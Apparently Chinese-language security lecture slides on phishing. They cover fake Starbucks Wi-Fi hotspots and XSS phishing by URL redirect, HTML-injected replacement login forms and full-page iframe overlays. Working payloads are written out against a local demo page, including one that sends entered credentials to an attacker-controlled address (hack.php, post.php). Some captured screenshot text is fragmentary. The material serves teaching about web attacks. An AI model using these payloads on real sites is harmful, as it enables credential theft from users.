- ◆ 在星巴克店搜索到了两个名字同时为“Starbucks”的Wi-Fi，这很可能就是黑客设置的陷阱。一旦被害者的无线设备连接到攻击者搭建的假无线Wi-Fi，就会被钓鱼者反扫描，如果被害者的手机连在网站上进行数据通信，钓鱼者就会获得其用户名和密码。



XSS钓鱼


- ◆ XSS（跨站脚本）本名为CSS，但为了避嫌，就称为XSS。XSS攻击通常是指黑客通过“HTML注入”篡改网页，插入恶意脚本，从而在用户浏览网页时，控制用户浏览器的一种攻击。
- ◆ 主要内容
 - 重定向钓鱼
 - HTML注入式攻击
 - XSS框架钓鱼

重定向钓鱼

- ◆ URL重定向是指当使用者浏览某个网址时，却被导向到另一个网址的技术。这个技术使一个网页可借由不同的统一资源定位符（URL）连接到另一个网址。

- ◆ 正常的用户URL为

`http://localhost/cookie1.php?user=UserName&pass=PassWord&name=login。`




重定向钓鱼

- ◆ 当用户访问以下URL

`http://localhost/cookie1.php?user=<script>document.location.href="http://127.0.0.1/phishing.html"</script> &pass=PassWord&name=login`

- ◆ 提交表单时，程序没有对提交的数据进行处理而直接输出，页面被重定向至如下的钓鱼页面。



HTML注入式攻击

- ◆ 利用XSS向页面中插入HTML/Javascript代码，由于没有进行过滤，代码将直接被浏览器解析。
- ◆ 代码被浏览器解析后，隐藏了原来的登录表单，生成了一个新的表单并将数据提交到指定的地址。

http://local...=&name=login X +

localhost/cookie1.php?user=<script>var biaodan=document.getElementById("login");biaodan.style=

登录界面

UserName PassWord login

form 1350 x 25

查看器 控制台 调试器 () 样式编辑器 性能 网络

html body

```
<!DOCTYPE html>
<html>
  <head></head>
  <body>
    登录界面
    <br></br>
    <form id="login" style="display: none;" action="./cookie1.php" method="get"></form>
    <script>var biaodan=document.getElementById('login');biaodan.style="
    <form action="192.168.0.1/hack.php" method="get"></form>
    <br></br>
  </body>
</html>
<!-->
```

原表单已经被隐藏

新表单提交到攻击者的服务器

XSS框架钓鱼

- ◆ 此类钓鱼是通过<iframe>标签嵌入一个远程域，以覆盖原有的页面。


```
<div style="position:absolute;top:0px;left:0px;width:100%;height:100%"><iframe src=http://127.0.0.1/phi  
shing.html width=100% height=100%></iframe></div>
```

- ◆ 在用户访问登录页面时，会发现正常页面一闪而过，然后就跳转至如右图所示，攻击者所设定的钓鱼页面。



XSS框架钓鱼

- ◆ 查看源代码发现，数据提交地址已经被改变。现在，只要被害者输入账号之类的信息，这些数据就会提交至攻击者的服务器，服务器会将其保存下来，URL也会跳转至指定的地址。



```
<!DOCTYPE html>
<html>
  <head>...</head>
  <body>
    <div style="position:absolute;top:0px;left:0px;width:100%;height:100%">
      <iframe src="http://127.0.0.1/phishing.html" width="100%" height="100%">
        <#document
          <!DOCTYPE html>
          <html>
            <head>
              <meta charset="utf-8">
              <title></title> == $0
            </head>
            <body>
              "
                非正常登录界面"
              <br>
              <form action="http://127.0.0.1/post.php" method="post">
                <input type="text" name="user" value="UserName">
                <input type="text" name="pass" value="PassWord">
                <input type="submit" name="name" value="login">
              </form>
            </body>
          </html>
```